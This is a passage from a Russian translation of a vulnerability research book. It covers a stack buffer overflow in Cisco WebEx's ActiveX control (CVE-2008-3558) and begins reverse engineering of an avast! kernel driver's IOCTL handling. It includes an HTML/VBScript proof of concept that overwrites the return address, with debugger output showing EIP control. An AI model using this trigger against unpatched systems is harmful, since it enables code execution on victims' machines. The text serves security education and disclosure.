


Рис. 5.9. Определение размера буфера `SubKey` на стеке с помощью функции просмотра кадра стека по умолчанию в дизассемблере IDA Pro

**Листинг 5.4.** Псевдокод на языке C, вызывающий функцию `printf()`

```
[..]
int
sub_1000B37D(DWORD cbData, LPBYTE lpData, int val1, int val2, int val3)
{
    char SubKey[260];
    printf(&SubKey, "SOFTWARE\\Webex\\UCF\\Components\\%s\\%s\\Install",
        "Authoring", cbData);
[..]
```

Библиотечная функция `printf()` копирует пользовательские данные из аргумента `cbData`, строку «Authoring» (9 байт) и строку формата (39 байт) в буфер `SubKey`. Если в аргументе `cbData` передать максимально возможный объем пользовательских данных (256 байт), всего в буфер на стеке будет скопировано 304 байта данных. Буфер `SubKey` может хранить не более 260 байт, а функция `printf()` не проверяет длину получающейся строки. Таким образом, как показано на рис. 5.10, пользовательские данные могут быть записаны за границами буфера `SubKey`, что приведет к ошибке переполнения буфера на стеке (раздел А.1).



**Рис. 5.10.** Диаграмма, демонстрирующая ошибку переполнение буфера на стеке, возникающую при передаче методу `NewObject()` слишком длинной строки



## 5.2. Эксплуатация уязвимости

После обнаружения уязвимости, эксплуатировать ее было совсем несложно. Чтобы добиться переполнения буфера на стеке и получить контроль над адресом возврата в текущем кадре стека, достаточно было передать методу `NewObject()` строку определенной длины.

Как показано на рис. 5.9, расстояние от начала буфера `SubKey` до адреса возврата на стеке составляет 272 байта (смещение адреса возврата (+00000004) минус смещение буфера `SubKey` (-0000010C):  $0x4 - -0x10c = 0x110$  (272)). Я также учел, что в буфер `SubKey`, непосредственно перед пользовательской строкой, копируются строка «`Authoring`» и часть строки формата (рис. 5.10). Всего из расстояния между началом буфера `SubKey` и адресом возврата необходимо вычесть 40 байт («`SOFTWARE\Webex\UCF\Components\Authoring\`»), то есть  $272-40 = 232$ . Итак, достаточно передать 232 байта любых данных, чтобы заполнить стек и достичь адреса возврата. Следующие 4 байта пользовательских данных должны затереть адрес возврата на стеке.

Поэтому я изменил количество символов в строке 6 в файле `webex_poc1.html` и сохранил новый файл с именем `webex_poc2.html` (Листинг 5.5):

**Листинг 5.5.** HTML-файл, передающий методу `NewObject()` слишком длинную строку (`webex_poc2.html`)

```
01 <html>
02     <title>WebEx PoC 2</title>
03     <body>
04         <object classid="clsid:32E26FD9-F435-4A20-A561-    →
35D4B987CFDC" id="obj"></object>
05         <script language='vbscript'>
06             arg = String(232, "A") + String(4, "B")
07             obj.NewObject arg
08         </script>
09     </body>
10 </html>
```

Далее я изменил в реализации веб-сервера на языке Python имя обслуживаемого им HTML-файла.

Оригинальный `wwwserv.py`:

```
09         f = open(curdir + sep + "webex_poc1.html")
```

Исправленный `wwwserv.py`:

09

f = open(curdir + sep + "webex\_poc2.html")

Я перезапустил веб-сервер, загрузил Internet Explorer в отладчик WinDbg и снова ввел адрес <http://www.webex.com/>.

Как показано на рис. 5.11, теперь я полностью контролирую EIP. Эту уязвимость можно было бы легко эксплуатировать для выполнения произвольного кода, применив хорошо известный прием «heap spraying».

```

Command
ModLoad: 71a90000 71a98000 C:\WINDOWS\System32\wshtcpip.dll
ModLoad: 76e00000 76f1c000 C:\WINDOWS\system32\RASAPI32.DLL
ModLoad: 76e90000 76ea2000 C:\WINDOWS\system32\rpcss.dll
ModLoad: 76eb0000 76edf000 C:\WINDOWS\system32\TAPI32.dll
ModLoad: 76e80000 76e8e000 C:\WINDOWS\system32\rtutils.dll
ModLoad: 722b0000 722b5000 C:\WINDOWS\system32\sensapi.dll
ModLoad: 76f20000 76f47000 C:\WINDOWS\system32\DNSAPI.dll
ModLoad: 76fc0000 76fc6000 C:\WINDOWS\system32\rasadhlp.dll
ModLoad: 01e50000 01e69000 C:\Program Files\WebEx\WebEx\824\atucufobj.dll
ModLoad: 01e80000 01ea0000 C:\Program Files\WebEx\WebEx\824\stVbsUI6.DLL
ModLoad: 76080000 760e5000 C:\WINDOWS\system32\MSVCP60.dll
ModLoad: 01ed0000 01ee0000 C:\Program Files\WebEx\WebEx\824\UIlibRes.DLL
ModLoad: 02470000 02688000 C:\Program Files\WebEx\WebEx\824\atres.dll
ModLoad: 05790000 05796000 C:\Program Files\WebEx\WebEx\824\atkbot1.dll
ModLoad: 73300000 733a0000 C:\WINDOWS\system32\vbscript.dll
(78.3bc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=7c91003d edx=00150608 esi=0003b024 edi=0003b024
eip=42424242 esp=0013dc4 ebp=41414141 iopl=0         up ir, pl zr, db, de, ui,
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
(Unloaded_Emg.dll)+0x42424241:
42424242 ??                ???
  
```

Рис. 5.11. Контроль над EIP в Internet Explorer захвачен

Как уже говорилось, строгие законы не позволяют приводить исходные тексты рабочего эксплойта, но интересующиеся могут посмотреть короткий видеоролик на веб-сайте книги, демонстрирующий эксплойт в действии. [9]

Ранее я упоминал, что эту уязвимость можно было бы отыскать намного быстрее, если бы вместо чтения ассемблерных листингов я попробовал передать элементу управления ActiveX недопустимую строку с помощью COMRaider. Но, согласитесь, фаззинг выглядит не так круто, как чтение ассемблерных листингов!

## 5.3. Ликвидация уязвимости

*Вторник, 14 августа, 2008.*

В главах 2, 3 и 4 я сообщал о существовании уязвимости непосредственно производителям уязвимого программного обеспечения и помогал им создавать исправления. Для этой уязвимости был выбран иной способ разглашения. На этот раз я не связывался с производителем непосредственно, а продал информацию брокеру уязвимостей (Verisign iDefense Lab Vulnerability Contributor Program [VCP]) и позволил ему самому координировать свои действия с компанией Cisco (раздел 2.3).

Я вышел на связь с iDefense 8 апреля 2008 года. Мое сообщение было принято и вся необходимая информация передана компании Cisco. Пока в компании Cisco работали над новой версией элемента управления ActiveX, в июне 2008 года уязвимость повторно была обнаружена другим исследователем, Элазаром Бродом (Elazar Broad). Он также информировал компанию Cisco, но затем сообщил об уязвимости публично, следуя принципу полного разглашения. [10] 14 августа 2008 года компания Cisco выпустила исправленную версию WebEx Meeting Manager, а также сообщение об уязвимости. В целом получился большой бардак, но в конечном итоге Элазар и я сделали Сеть немного безопаснее.


## 5.4. Полученные уроки

- В программных продуктах, получивших большое распространение (в бизнесе), имеется множество очевидных уязвимостей, легко доступных для эксплуатации.
- Прием межсайтового скриптинга позволяет преодолевать ограничения ActiveX-элементов на принадлежность домену. То же относится и к Microsoft SiteLock. [11].
- Элементы управления ActiveX являются многообещающими целями с точки зрения охотника за ошибками.
- Порой случаются повторные открытия уязвимостей (слишком часто).

## 5.5. Дополнение

Среда, 17 сентября, 2008

Уязвимость была исправлена и вышла новая версия WebEx Meeting Manager, поэтому сегодня я опубликовал подробный отчет на своем веб-сайте. [12] Ошибке был присвоен идентификатор CVE-2008-3558. Рис. 5.12 демонстрирует график устранения ошибки.



**Рис. 5.12.** График устранения уязвимости в WebEx Meeting Manager от момента обнаружения до публикации отчета

### Примечания

1. Утилита COMRaider, созданная компанией iDefense, – отличный инструмент, позволяющий получить список интерфейсов COM-объекта и исследовать их. Загрузить утилиту можно по адресу: <http://labs.iddefense.com/software/download/?downloadID=23>.
2. Дополнительную информацию можно найти в статье «Safe Initialization and Scripting for ActiveX Controls», по адресу: [http://msdn.microsoft.com/en-us/library/aa751977\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/aa751977(VS.85).aspx).
3. См. статью «Not safe = not dangerous? How to tell if ActiveX vulnerabilities are exploitable in Internet Explorer» по адресу: <http://blogs.technet.com/srd/archive/2008/02/03/activex-controls.aspx>.
4. Дополнительную информацию о приеме межсайтового скриптинга можно найти в статье по адресу: [https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)).

5. Дополнительную информацию можно найти в статье «Mindshare: Finding ActiveX Methods Dynamically» по адресу: <http://dvlabs.tippingpoint.com/blog/2009/06/01/mindshare-finding-activex-methods-dynamically/>.
6. [http://msdn.microsoft.com/en-us/library/9a16d4e4-a03d-459d-a2ec-3258499f6932\(VS.85\)](http://msdn.microsoft.com/en-us/library/9a16d4e4-a03d-459d-a2ec-3258499f6932(VS.85)).
7. WinDbg – «официальный» отладчик для Windows, разработанный компанией Microsoft и распространяемый в составе пакета с инструментами отладки для Windows («Debugging Tools for Windows»), бесплатно доступного по адресу: <http://www.microsoft.com/whdc/DevTools/Debugging/default.mspix>.
8. <http://www.hex-rays.com/idapro/>.
9. <http://www.trapkit.de/books/bhd/>.
10. <http://seclists.org/fulldisclosure/2008/Aug/83>.
11. За дополнительной информацией о продукте Microsoft SiteLock обращайтесь по адресу: <http://msdn.microsoft.com/en-us/library/bb250471%28VS.85%29.aspx>.
12. Отчет, подробно описывающий уязвимость в WebEx Meeting Manager, можно найти по адресу: <http://www.trapkit.de/advisories/TKADV2008-009.txt>.

# ГЛАВА 6

## Одно ядро покорит их



*Суббота, 8 марта, 2008*

*Дорогой дневник,*

Потратив некоторое время на исследование ядер открытых операционных систем и поиск интереснейших уязвимостей, я задался вопросом: удастся ли мне отыскать уязвимость в драйвере для Microsoft Windows. Для Windows существует масса сторонних драйверов, поэтому было очень непросто выбрать лишь несколько из них для исследования. Наконец я остановил свой выбор на нескольких антивирусных продуктах, поскольку они обычно являются многообещающей целью для охотника за ошибками. [1] Я посетил сайт VirusTotal [2] и выбрал первый знакомый антивирусный продукт в списке: avast!, выпущенный компанией ALWIL Software. [3] Как оказалось, это был правильный выбор.

*1 июня 2010 года компания ALWIL Software была переименована в AVAST Software.*

## 6.1 Обнаружение уязвимости

В поисках уязвимости я выполнил следующие шаги:

- шаг 1: подготовил гостевую систему в виртуальной машине VMware для отладки ядра;
- шаг 2: составил список драйверов и объектов устройств, созданных антивирусом avast!;
- шаг 3: проверил настройки безопасности устройства;

- шаг 4: составил список поддерживаемых IOCTL-запросов;
- шаг 5: отыскал входные данные, подконтрольные пользователю;
- шаг 6: исследовал обработку IOCTL-запросов.

*Уязвимости, описываемой здесь, подвержены все версии Microsoft Windows, поддерживаемые антивирусом avast! Professional 4.7. В этой главе я использовал 32-битную версию Windows XP SP3, установленную с настройками по умолчанию.*

### **Шаг 1: подготовка гостевой системы в виртуальной машине VMware для отладки ядра**


Сначала я установил гостевую систему Windows XP в виртуальной машине VMware [4], настроенную для удаленной отладки ядра с помощью WinDbg. [5] Необходимые шаги описаны в разделе В.3.

### **Шаг 2: составление списка драйверов и объектов устройств, созданных антивирусом avast!**

После загрузки и установки последней версии антивируса avast! Professional [6] в гостевой системе VMware, с помощью DriverView [7] я создал список драйверов, загруженных антивирусом.

Одним из достоинств программы DriverView является простота идентификации сторонних драйверов. Как показано на рис. 6.1, avast! загружает четыре драйвера. Я выбрал первый в списке, с именем Avvmker4.sys, и с помощью дизассемблера IDA Pro [8] сгенерировал список объектов устройств для этого драйвера.

**Примечание.** Драйвер может создавать объекты устройств для представления устройств или обеспечения интерфейса к драйверу в любые моменты времени, вызовом функции IoCreateDevice() или IoCreateDeviceSecure(). [9]



**Рис. 6.1.** Список драйверов антивируса avast! в окне программы DriverView

После дизассемблирования драйвера в IDA, я приступил к изучению процедуры инициализации драйвера, с именем `DriverEntry()`. [10]

---

```
[...]
.text:000105D2 ; const WCHAR aDeviceAavmker4
.text:000105D2 aDeviceAavmker4:          ; DATA XREF: DriverEntry+12
.text:000105D2          unicode 0, <\Device\AavmKer4>,0
[...]
.text:00010620 ; NTSTATUS __stdcall DriverEntry(PDRIVER_OBJECT →
DriverObject, PUNICODE_STRING RegistryPath)
.text:00010620          public DriverEntry
.text:00010620 DriverEntry          proc near
.text:00010620
.text:00010620 SymbolicLinkName= UNICODE_STRING ptr -14h
.text:00010620 DestinationString= UNICODE_STRING ptr -0Ch
.text:00010620 DeviceObject          = dword ptr -4
.text:00010620 DriverObject          = dword ptr 8
.text:00010620 RegistryPath          = dword ptr 0Ch
.text:00010620
.text:00010620          push    ebp
.text:00010621          mov     ebp, esp
.text:00010623          sub     esp, 14h
.text:00010626          push   ebx
.text:00010627          push   esi
.text:00010628          mov     esi, ds:RtlInitUnicodeString
.text:0001062E          push   edi
.text:0001062F          lea    eax, [ebp+DestinationString]
.text:00010632          push   offset aDeviceAavmker4 ; →
SourceString
.text:00010637          push   eax          ; →
DestinationString
.text:00010638          call   esi          ; →
RtlInitUnicodeString
.text:0001063A          mov     edi, [ebp+DriverObject]
.text:0001063D          lea    eax, [ebp+DeviceObject]
.text:00010640          xor     ebx, ebx
.text:00010642          push   eax          ; →
DeviceObject
.text:00010643          push   ebx          ; →
Exclusive
.text:00010644          push   ebx          ; →
DeviceCharacteristics
.text:00010645          lea    eax, [ebp+DestinationString]
.text:00010648          push   22h          ; →
DeviceType
.text:0001064A          push   eax          ; →
DeviceName
```



```

.text:0001064B          push     ebx             ; →
DeviceExtensionSize
.text:0001064C          push     edi             ; →
DriverObject
.text:0001064D          call     ds:IoCreateDevice
.text:00010653          cmp     eax, ebx
.text:00010655          jl      loc_1075E
[...]
```

В функции `DriverEntry()`, в строке с адресом `.text:0001064D`, вызовом `IoCreateDevice()` создается устройство с именем `\Device\AavmKer4` (строки `.text:00010632` и `.text:000105D2`). Данный фрагмент ассемблерного кода функции `DriverEntry()` можно представить в виде псевдокода на языке C, как показано ниже:

```

[...]
```

```

RtlInitUnicodeString (&DestinationString, &L"\\Device\\AavmKer4");
retval = IoCreateDevice (DriverObject, 0, &DestinationString, 0x22, 0, 0, →
&DeviceObject);
[...]
```

### Шаг 3: проверка настроек безопасности устройства

Затем, с помощью `WinObj`, я проверил настройки безопасности устройства `AavmKer4` (рис. 6.2). [11]




Рис. 6.2. Исследование настроек безопасности устройства `AavmKer4` с помощью `WinObj`

Чтобы увидеть настройки безопасности устройства в программе WinObj, нужно щелкнуть правой кнопкой мыши на имени устройства, выбрать пункт контекстного меню **Properties** (Свойства) и затем перейти на вкладку **Security** (Безопасность). Объект устройства позволяет любому пользователю системы (из любой группы) читать или записывать данные в устройство (рис. 6.3). То есть, любой пользователь системы сможет послать драйверу поддерживаемый им IOCTL-запрос со своими данными, что делает драйвер весьма привлекательной целью!




Рис. 6.3. Настройки безопасности устройства \Device\AavmKer4

#### **Шаг 4: составление списка поддерживаемых IOCTL-запросов**

Для отправки IOCTL-запросов драйверам ядра, Windows-приложения, выполняющиеся в пространстве пользователя, должны использовать функцию `DeviceIoControl()`. Такой вызов `DeviceIoControl()` вынуждает диспетчера ввода/вывода операционной системы Windows создать запрос `IRP_MJ_DEVICE_CONTROL`, который отправляется драйверу самого верхнего уровня. Для обработки запросов `IRP_MJ_DEVICE_CONTROL` драйверы реализуют специальную процедуру диспет-

черизации, доступ к которой осуществляется через массив с именем `MajorFunction[]`. Этот массив является элементом структуры `DRIVER_OBJECT`, определение которой можно найти в файле `ntddk.h` из пакета Windows Driver Kit. [12] Для экономии места я удалил лишние комментарии из листинга ниже.

---

```
[..]
typedef struct _DRIVER_OBJECT {
    CSHORT Type;
    CSHORT Size;
    PDEVICE_OBJECT DeviceObject;
    ULONG Flags;
    PVOID DriverStart;
    ULONG DriverSize;
    PVOID DriverSection;
    PDRIVER_EXTENSION DriverExtension;
    UNICODE_STRING DriverName;
    PUNICODE_STRING HardwareDatabase;
    PFAST_IO_DISPATCH FastIoDispatch;
    PDRIVER_INITIALIZE DriverInit;
    PDRIVER_STARTIO DriverStartIo;
    PDRIVER_UNLOAD DriverUnload;
    PDRIVER_DISPATCH MajorFunction[IRP_MJ_MAXIMUM_FUNCTION + 1];
} DRIVER_OBJECT;
[..]
```

---

Ниже перечислены элементы массива `MajorFunction[]` (определения взяты из того же файла `ntddk.h`):

---

```
[..]
#define IRP_MJ_CREATE                0x00
#define IRP_MJ_CREATE_NAMED_PIPE    0x01
#define IRP_MJ_CLOSE                 0x02
#define IRP_MJ_READ                   0x03
#define IRP_MJ_WRITE                  0x04
#define IRP_MJ_QUERY_INFORMATION      0x05
#define IRP_MJ_SET_INFORMATION        0x06
#define IRP_MJ_QUERY_EA               0x07
#define IRP_MJ_SET_EA                 0x08
#define IRP_MJ_FLUSH_BUFFERS          0x09
#define IRP_MJ_QUERY_VOLUME_INFORMATION 0x0a
#define IRP_MJ_SET_VOLUME_INFORMATION 0x0b
#define IRP_MJ_DIRECTORY_CONTROL      0x0c
#define IRP_MJ_FILE_SYSTEM_CONTROL    0x0d
#define IRP_MJ_DEVICE_CONTROL         0x0e
#define IRP_MJ_INTERNAL_DEVICE_CONTROL 0x0f
#define IRP_MJ_SHUTDOWN               0x10
```

```
#define IRP_MJ_LOCK_CONTROL          0x11
#define IRP_MJ_CLEANUP              0x12
#define IRP_MJ_CREATE_MAILSLLOT     0x13
#define IRP_MJ_QUERY_SECURITY       0x14
#define IRP_MJ_SET_SECURITY         0x15
#define IRP_MJ_POWER                0x16
#define IRP_MJ_SYSTEM_CONTROL       0x17
#define IRP_MJ_DEVICE_CHANGE        0x18
#define IRP_MJ_QUERY_QUOTA          0x19
#define IRP_MJ_SET_QUOTA            0x1a
#define IRP_MJ_PNP                  0x1b
#define IRP_MJ_PNP_POWER            IRP_MJ_PNP // Устарело....
#define IRP_MJ_MAXIMUM_FUNCTION     0x1b
[...]
```

Чтобы получить список IOCTL-запросов, поддерживаемых драйвером, я отыскал процедуру диспетчеризации IOCTL-запросов. Если бы у меня был доступ к исходным текстам драйвера на языке C, это было бы очень просто, потому что я знаю, что назначение процедуры диспетчеризации обычно выглядит так:

```
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = процедура_ →
диспетчеризации_IOCTL ;
```

К сожалению, у меня нет исходных текстов драйвера `Aavmker4.sys` из антивируса `avast!`. Как же найти инструкцию назначения процедуры диспетчеризации, имея только ассемблерный листинг, созданный с помощью `IDA Pro`?

Для ответа на этот вопрос мне необходима дополнительная информация о структуре `DRIVER_OBJECT`. Я подключил отладчик `WinDbg` к гостевой системе в виртуальной машине `VMware` и использовал команду `dt` (описание команд отладчика можно найти в разделе В.2), чтобы вывести всю доступную информацию о структуре:

```
kd> .sympath SRV*c:\WinDBGSymbols*http://msdl.microsoft.com/download/symbols
kd> .reload
[...]
```

```
kd> dt -v _DRIVER_OBJECT .
nt!_DRIVER_OBJECT
struct _DRIVER_OBJECT, 15 elements, 0xa8 bytes
+0x000 Type           : Int2B
+0x002 Size           : Int2B
+0x004 DeviceObject   :
+0x008 Flags          : Uint4B
+0x00c DriverStart    :
+0x010 DriverSize     : Uint4B
```

```

+0x014 DriverSection      :
+0x018 DriverExtension   :
+0x01c DriverName        : struct _UNICODE_STRING, 3 элемента, 0x8 байт
    +0x000 Length          : Uint2B
    +0x002 MaximumLength  : Uint2B
    +0x004 Buffer           : Ptr32 to Uint2B
+0x024 HardwareDatabase  :
+0x028 FastIoDispatch    :
+0x02c DriverInit        :
+0x030 DriverStartIo     :
+0x034 DriverUnload      :
+0x038 MajorFunction     : [28]

```

---

Вывод отладчика показывает, что массив `MajorFunction[]` располагается в структуре со смещением `0x38` от ее начала. После изучения заголовочного файла `ntddk.h` из пакета Windows Driver Kit, я знал, что элемент `IRP_MJ_DEVICE_CONTROL` размещается в массиве `MajorFunction[]` со смещением `0x0e`, а размер каждого элемента массива составляет 4 байта (размер указателя на 32-битных платформах).

Поэтому присваивание указателя на функцию можно выразить так:

```

На языке C: DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = →
процедура_диспетчеризации_IOCTL;
Смещения      : DriverObject + 0x38 + 0x0e * 4           = →
процедура_диспетчеризации_IOCTL;
Упрощенная форма : DriverObject + 0x70                 = →
процедура_диспетчеризации_IOCTL;

```

---

Существует бесчисленное множество способов выразить такого рода присваивание на языке ассемблера для процессоров Intel, но в коде драйвера антивируса avast! я нашел следующие инструкции:

```

[.]
.text:00010748      mov     eax, [ebp+DriverObject]
[.]
.text:00010750      mov     dword ptr [eax+70h], offset sub_1098C
[.]

```

---

По адресу `.text:00010748` указатель на структуру `DRIVER_OBJECT` сохраняется в регистре `EAX`. Затем, по адресу `.text:00010750`, указатель на функцию диспетчеризации `IOCTL`-запросов присваивается элементу массива `MajorFunction[IRP_MJ_DEVICE_CONTROL]`.

```

Присваивание на языке C: DriverObject->MajorFunction[IRP_MJ_DEVICE_ →
CONTROL] = sub_1098c;
Смещения      : DriverObject + 0x70 = sub_1098c;

```

---

Итак, я нашел процедуру диспетчеризации IOCTL-запросов в драйвере: sub\_1098c! Эту процедуру можно было бы также найти с помощью отладчика:

---

```
kd> !drvobj AavmKer4 7
Driver object (86444f38) is for:
*** ERROR: Symbol file could not be found. Defaulted to export symbols for
Aavmker4.SYS -

\Driver\Aavmker4
Driver Extension List: (id , addr)

Device Object list:
863a9150

DriverEntry: f792d620 Aavmker4
DriverStartIo: 00000000
DriverUnload: 00000000
AddDevice: 00000000

Dispatch routines:
[00] IRP_MJ_CREATE f792d766 Aavmker4+0x766
[01] IRP_MJ_CREATE_NAMED_PIPE f792d766 Aavmker4+0x766
[02] IRP_MJ_CLOSE f792d766 Aavmker4+0x766
[03] IRP_MJ_READ f792d766 Aavmker4+0x766
[04] IRP_MJ_WRITE f792d766 Aavmker4+0x766
[05] IRP_MJ_QUERY_INFORMATION f792d766 Aavmker4+0x766
[06] IRP_MJ_SET_INFORMATION f792d766 Aavmker4+0x766
[07] IRP_MJ_QUERY_EA f792d766 Aavmker4+0x766
[08] IRP_MJ_SET_EA f792d766 Aavmker4+0x766
[09] IRP_MJ_FLUSH_BUFFERS f792d766 Aavmker4+0x766
[0a] IRP_MJ_QUERY_VOLUME_INFORMATION f792d766 Aavmker4+0x766
[0b] IRP_MJ_SET_VOLUME_INFORMATION f792d766 Aavmker4+0x766
[0c] IRP_MJ_DIRECTORY_CONTROL f792d766 Aavmker4+0x766
[0d] IRP_MJ_FILE_SYSTEM_CONTROL f792d766 Aavmker4+0x766
[0e] IRP_MJ_DEVICE_CONTROL f792d98c Aavmker4+0x98c
[...]
```

---

Вывод отладчика WinDbg показывает, что процедура диспетчеризации IRP\_MJ\_DEVICE\_CONTROL находится по адресу Aavmker4+0x98c.

После обнаружения процедуры диспетчеризации, я приступил к поискам функции, реализующей обработку IOCTL-запросов. Процедура диспетчеризации имеет следующий прототип: [13]

---

```
NTSTATUS
DispatchDeviceControl(
    _in struct _DEVICE_OBJECT *DeviceObject,
```

```

    __in struct _IRP *Irp
)
{ ... }

```

Второй параметр функции – это указатель на структуру пакета запроса ввода/вывода (I/O request packet – пакет запроса ввода/вывода) (I/O request packet, IRP). IRP является основной структурой, используемой диспетчером ввода/вывода в Windows для взаимодействия с драйверами и драйверами, для взаимодействия друг с другом. Эта структура несет в себе пользовательские данные для IOCTL-запроса, а также код запроса. [14]

Затем я заглянул в ассемблерный код процедуры диспетчеризации, чтобы составить список поддерживаемых IOCTL-запросов:

```

[.]
.text:0001098C ; int __stdcall sub_1098C(int, PIRP Irp)
.text:0001098C sub_1098C   proc near           ; DATA XREF: →
DriverEntry+130
[.]
.text:000109B2          mov     ebx, [ebp+Irp] ; ebx = адрес IRP
.text:000109B5          mov     eax, [ebx+60h]
[.]

```

По адресу `.text:000109B2`, в процедуре диспетчеризации IOCTL-запросов, в регистре `EBX` сохраняется указатель на структуру IRP. Затем извлекается элемент структуры IRP, находящийся в ней со смещением `0x60` (`.text:000109B5`).

```

kd> dt -v -r 3 _IRP
nt!_IRP
struct _IRP, 21 elements, 0x70 bytes
+0x000 Type           : ??
+0x002 Size           : ??
+0x004 MdlAddress     : ????
+0x008 Flags         : ??
[.]
+0x040 Tail           : union __unnamed, 3 элемента, 0x30 байт
+0x000 Overlay       : struct __unnamed, 8 элементов, 0x28 байт
+0x000 DeviceQueueEntry : struct _KDEVICE_QUEUE_ENTRY, →
3 элемента, 0x10 байт
+0x000 DriverContext : [4] ????
+0x010 Thread         : ????
+0x014 AuxiliaryBuffer : ????
+0x018 ListEntry      : struct _LIST_ENTRY, 2 элемента, 0x8 байт
+0x020 CurrentStackLocation : ????
[.]

```

Вывод отладчика WinDbg показывает, что со смещением 0x60 в структуре IRP располагается член CurrentStackLocation. Определение данной структуры находится в файле ntddk.h из пакета Windows Driver Kit:

---

```
[..]
//
// Определение пакета запроса ввода/вывода (I/O Request Packet, IRP)
//
typedef struct _IRP {
[..]
    //
    // Текущее местонахождение стека - содержит указатель на
    // текущую структуру IO_STACK_LOCATION в стеке IRP. Это
    // поле никогда не должно напрямую использоваться
    // драйверами. Они должны использовать стандартные функции.
    //
    struct _IO_STACK_LOCATION *CurrentStackLocation;
[..]
```

---

Организация структуры \_IO\_STACK\_LOCATION показана ниже (файл ntddk.h из пакета Windows Driver Kit):

---

```
[..]
typedef struct _IO_STACK_LOCATION {
    UCHAR MajorFunction;
    UCHAR MinorFunction;
    UCHAR Flags;
    UCHAR Control;
[..]
    //
    // Параметры системной службы для: NtDeviceIoControlFile
    //
    // Обратите внимание, что выходной пользовательский буфер
    // хранится в поле UserBuffer, а входной пользовательский
    // буфер хранится в поле SystemBuffer.
    //
    struct {
        ULONG OutputBufferLength;
        ULONG POINTER_ALIGNMENT InputBufferLength;
        ULONG POINTER_ALIGNMENT IoControlCode;
        PVOID Type3InputBuffer;
    } DeviceIoControl;
[..]
```

---

В дополнение к полю IoControlCode, для сохранения кода IOCTL-запроса, эта структура содержит информацию о размерах входного



и выходного буферов. Теперь необходимо получить больше информации о структуре `_IO_STACK_LOCATION`, поэтому я снова заглянул в ассемблерный листинг:

---

```
[...]
.text:0001098C ; int __stdcall sub_1098C(int, PIRP Irp)
.text:0001098C sub_1098C      proc near                ; DATA XREF: →
DriverEntry+130
[...]
.text:000109B2      mov     ebx, [ebp+Irp] ; ebx = адрес IRP
.text:000109B5      mov     eax, [ebx+60h] ; eax = адрес          →
CurrentStackLocation
.text:000109B8      mov     esi, [eax+8]   ; ULONG InputBufferLength
.text:000109BB      mov     [ebp+var_1C], esi ; сохраняет          →
InputBufferLength в var_1C
.text:000109BE      mov     edx, [eax+4]   ; ULONG OutputBufferLength
.text:000109C1      mov     [ebp+var_3C], edx ; сохраняет          →
OutputBufferLength в var_3C
